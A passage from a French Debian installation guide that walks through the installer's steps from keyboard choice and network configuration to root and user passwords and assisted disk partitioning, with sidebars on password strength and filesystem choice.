


Figure 3. Choix du pays

3.4. Choix de la disposition du clavier

Le clavier **Français** proposé convient pour les claviers AZERTY traditionnels. Il prend en charge le symbole euro.






Figure 4. Choix du clavier

3.5. Détection du matériel

Cette étape est entièrement automatique dans la plupart des cas. L'installateur détecte le matériel et cherche notamment à identifier le lecteur de CD-Rom employé afin de pouvoir accéder à son contenu. Il charge les modules correspondant aux différents éléments détectés, puis « monte » le CD-Rom afin de pouvoir le lire. Les étapes précédentes étaient entièrement contenues dans l'image de démarrage intégrée au CD-Rom, fichier de taille limitée et chargé en mémoire par le BIOS lors de l'amorçage du CD-Rom.

L'installateur gère l'immense majorité des lecteurs, en particulier les périphériques ATAPI (parfois appelés IDE ou EIDE) standards. Toutefois, si la détection du lecteur de CD-Rom échoue, l'installateur propose de charger (par exemple depuis une clé USB) un module noyau correspondant au pilote du CD-Rom.

3.6. Chargement des composants

Le contenu du CD-Rom désormais accessible, l'installateur rapatrie tous les fichiers nécessaires à la poursuite de sa tâche. Cela comprend des pilotes supplémentaires pour le reste du matériel (et notamment la carte réseau) ainsi que tous les composants du programme d'installation.

3.7. Détection du matériel réseau

Cette étape automatique cherche à identifier la carte réseau et à charger le module correspondant. À défaut de reconnaissance automatique, il est possible de sélectionner manuellement le module à charger. Si aucun module ne fonctionne, il est possible de charger un module spécifique depuis un périphérique amovible. Cette dernière solution ne sert réellement que si le pilote adéquat n'est pas intégré au noyau Linux standard s'il est disponible par ailleurs, par exemple sur le site du fabricant.

Cette étape doit absolument réussir pour les installations de type *netinst* puisque les paquets Debian doivent y être chargés sur le réseau.

3.8. Configuration du réseau

Soucieux d'automatiser au maximum le processus, l'installateur tente une configuration automatique du réseau par DHCP (pour IPv4) et par découverte du réseau IPv6. Si celle-ci échoue, il propose plusieurs choix : réessayer une configuration DHCP normale, effectuer une configuration DHCP en annonçant un nom de machine, ou mettre en place une configuration statique du réseau.

Cette dernière demande successivement une adresse IP, un masque de sous-réseau, une adresse IP pour une éventuelle passerelle, un nom de machine et un nom de domaine.

ASTUCE Configuration sans DHCP

Si le réseau local est équipé d'un serveur DHCP que vous ne souhaitez pas utiliser car vous préférez définir une adresse IP statique pour la machine en cours d'installation, vous pourrez lors du démarrage sur le CD-Rom ajouter l'option `netcfg/use_dhcp=false`. Il suffit de se placer sur l'entrée de menu désirée, d'appuyer sur **TAB** et d'ajouter l'option ci-dessus avant de valider par **Entrée**.

3.9. Mot de passe administrateur

Le compte super-utilisateur `root`, réservé à l'administrateur de la machine, est automatiquement créé lors de l'installation : c'est pourquoi un mot de passe est demandé. Une confirmation (ou deuxième saisie identique) évitera toute erreur de saisie, difficile à retrouver ensuite !




Figure 5. Mot de passe administrateur

SÉCURITÉ Mot de passe administrateur

Le mot de passe de l'utilisateur `root` doit être long (8 caractères ou plus) et impossible à deviner. En effet, tout ordinateur (et a fortiori tout serveur) connecté à Internet fait régulièrement l'objet de tentatives de connexions automatisées avec les mots de passe les plus évidents. Parfois, il fera même l'objet d'attaques au dictionnaire, où diverses combinaisons de mots et de chiffres sont testées en tant que mots de passe. Évitez aussi les noms des enfants ou parents et autres dates de naissance : de nombreux collègues les connaissent et il est rare que l'on souhaite leur donner libre accès à l'ordinateur concerné.

Ces remarques valent également pour les mots de passe des autres utilisateurs, mais les conséquences d'une compromission sont moindres dans le cas d'un utilisateur sans droits particuliers.

Si l'inspiration vient à manquer, il ne faut pas hésiter à utiliser des générateurs de mot de passe comme `pwgen` (dans le paquet de même nom).

3.10. Création du premier utilisateur

Debian impose également de créer un compte utilisateur standard pour que l'administrateur ne prenne pas la mauvaise habitude de travailler en tant que `root`. Le principe de précaution veut en effet que chaque tâche soit effectuée avec le minimum de droits nécessaires, pour limiter l'impact d'une mauvaise manipulation. C'est pourquoi l'installateur vous demandera successivement le nom complet de ce premier utilisateur, son identifiant et son mot de passe (deux fois, pour limiter les risques d'erreur de saisie).




Figure 6. Nom du premier utilisateur

3.11. Configuration de l'horloge

Si le réseau est disponible, l'horloge interne du système est mise à jour (de façon ponctuelle et instantanée) à l'aide d'un serveur NTP. Les horodatages des logs seront ainsi précis dès le premier démarrage. Pour qu'ils restent précis dans la durée, il faudra tout de même mettre en place un démon NTP après l'installation initiale.

3.12. Détection des disques et autres périphériques

Cette étape automatique détecte les disques susceptibles d'accueillir Debian. Ils seront proposés dans l'étape suivante : le partitionnement.

3.13. Démarrage de l'outil de partitionnement

CULTURE Utilité du partitionnement

Le partitionnement, étape indispensable de l'installation, consiste à diviser l'espace disponible sur les disques durs (chaque sous-partie étant alors appelée une « partition ») en fonction des données à stocker et de l'usage prévu de l'ordinateur. Cette étape intègre aussi le choix des systèmes de fichiers employés. Toutes ces décisions ont une influence en termes de performances, de sécurité des données et d'administration du serveur.

L'étape du partitionnement est traditionnellement difficile pour les utilisateurs débutants. Il faut en effet définir les différentes portions des disques (ou « partitions ») qui accueilleront le système de fichiers de Linux et sa mémoire virtuelle (*swap*). La tâche se complique si un autre système d'exploitation existe déjà et si on souhaite le conserver. En effet, il faudra alors veiller à ne pas altérer ses partitions (ou à les redimensionner de manière indolore).

Fort heureusement, le logiciel de partitionnement dispose d'un mode « assisté » qui propose à l'utilisateur les partitions à créer. Dans la majorité des cas, il suffit de valider ses propositions.




Figure 7. Choix du mode de partitionnement

Le premier écran de l'utilitaire de partitionnement propose d'employer un disque complet pour créer les diverses partitions. Pour un ordinateur (neuf) qui sera dédié à Linux, cette option est vraisemblablement la plus simple et l'on choisira donc l'option **Assisté - utiliser un disque entier**. Si l'ordinateur compte deux disques pour deux systèmes d'exploitation, consacrer un disque à chacun est également une solution facilitant le partitionnement. Dans ces deux cas, l'écran suivant permet de choisir le disque à consacrer à Linux en validant l'option correspondante (par exemple, **SCSI1 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK** pour installer Debian sur le premier disque). Vous débutez alors un partitionnement assisté.




Figure 8. Disque à utiliser pour le partitionnement assisté

Le partitionnement assisté est également capable de mettre en place des volumes logiques LVM au lieu de partitions (voir plus bas). Le reste du fonctionnement restant le même, nous ne détaillerons pas les options **Assisté - utiliser tout un disque avec LVM** (chiffré ou non).

Dans les autres cas, quand Linux doit cohabiter avec des partitions déjà présentes, il faudra opter pour un partitionnement manuel.

3.13.1. Partitionnement assisté

L'outil de partitionnement assisté propose trois méthodes de partitionnement, qui correspondent à des usages différents.




Figure 9. Partitionnement assisté

La première méthode s'intitule **Tout dans une seule partition**. Toute l'arborescence du système Linux est stockée dans un seul système de fichiers, correspondant à la racine `/`. Ce partitionnement simple et robuste convient parfaitement pour des ordinateurs personnels ou mono-utilisateurs. En réalité, deux partitions verront le jour : la première abritera le système complet ; la seconde, la mémoire virtuelle.

La deuxième méthode, **Partition `/home` séparée**, est similaire mais découpe l'arborescence en deux : une partie contient le système Linux (`/`) et la seconde les répertoires personnels (c'est-à-dire les données des utilisateurs, dans les fichiers placés sous `/home/`).

La dernière méthode de partitionnement, intitulée **Partitions `/home`, `/var` et `/tmp` séparées**, convient pour les serveurs et les systèmes multi-utilisateurs. Elle découpe l'arborescence en de nombreuses partitions : en plus de la racine (`/`) et des comptes utilisateurs (`/home/`), elle prévoit des partitions pour les données des logiciels serveurs (`/var/`) et pour les fichiers temporaires (`/tmp/`). Ces divisions ont plusieurs avantages. Les utilisateurs ne pourront pas bloquer le serveur en consommant tout l'espace disque disponible (ils ne pourront remplir que `/tmp/` et `/home/`). Les données des démons (et notamment les logs) ne pourront pas non plus bloquer le reste du système.

B.A.-BA Choisir un système de fichiers

Un système de fichiers définit la manière d'organiser les données sur un disque. Chaque système de fichiers existant a ses mérites et ses limitations. Certains sont plus robustes, d'autres plus efficaces : si l'on connaît bien ses besoins, le choix d'un système de fichiers plus adapté est possible. De nombreuses comparaisons ont déjà été réalisées ; il semblerait que ReiserFS soit particulièrement efficace pour la lecture de nombreux petits fichiers ; XFS, quant à lui, est plus vaste avec de gros fichiers. Ext4, le système employé par défaut chez Debian, est un bon compromis, par ailleurs basé sur les trois précédentes versions du système de fichiers historiquement utilisé par Linux (ext, ext2, et ext3). Ext4 corrige certaines limitations de ext3 et est particulièrement adapté aux disques de très grande capacité. Une autre possibilité est d'expérimenter le très prometteur btrfs qui intègre de nombreuses fonctionnalités qui nécessitaient jusqu'à présent l'usage de LVM et/ou RAID.

Un système de fichiers journalisé (comme ext3, ext4, btrfs, reiserfs ou xfs) prend des dispositions particulières afin qu'en cas d'interruption brutale, il soit toujours possible de revenir dans un état cohérent sans être contraint à une analyse complète du disque (comme c'était le cas avec le système ext2). Cette fonctionnalité est obtenue en remplaçant un journal décrivant les opérations à effectuer avant de les exécuter réellement. Si une opération est interrompue, il sera possible de la « rejouer » à partir du journal. Inversement, si une interruption a lieu en cours de mise à jour du journal, le dernier changement demandé est simplement ignoré : les données en cours d'écriture sont peut-être perdues, mais les données sur le disque n'ayant pas changé, elles sont restées cohérentes. Il s'agit ni plus ni moins d'un mécanisme transactionnel appliqué au système de fichiers.

Après le choix du type de partitionnement, le logiciel calcule une proposition, qu'il détaille à l'écran et que l'on peut au besoin modifier. On peut notamment choisir un autre système de fichiers si le choix standard (`ext4`) ne convient pas. Dans la plupart des cas, il suffit cependant d'accepter la proposition de partitionnement en validant l'option **Terminer le partitionnement et appliquer les changements**.

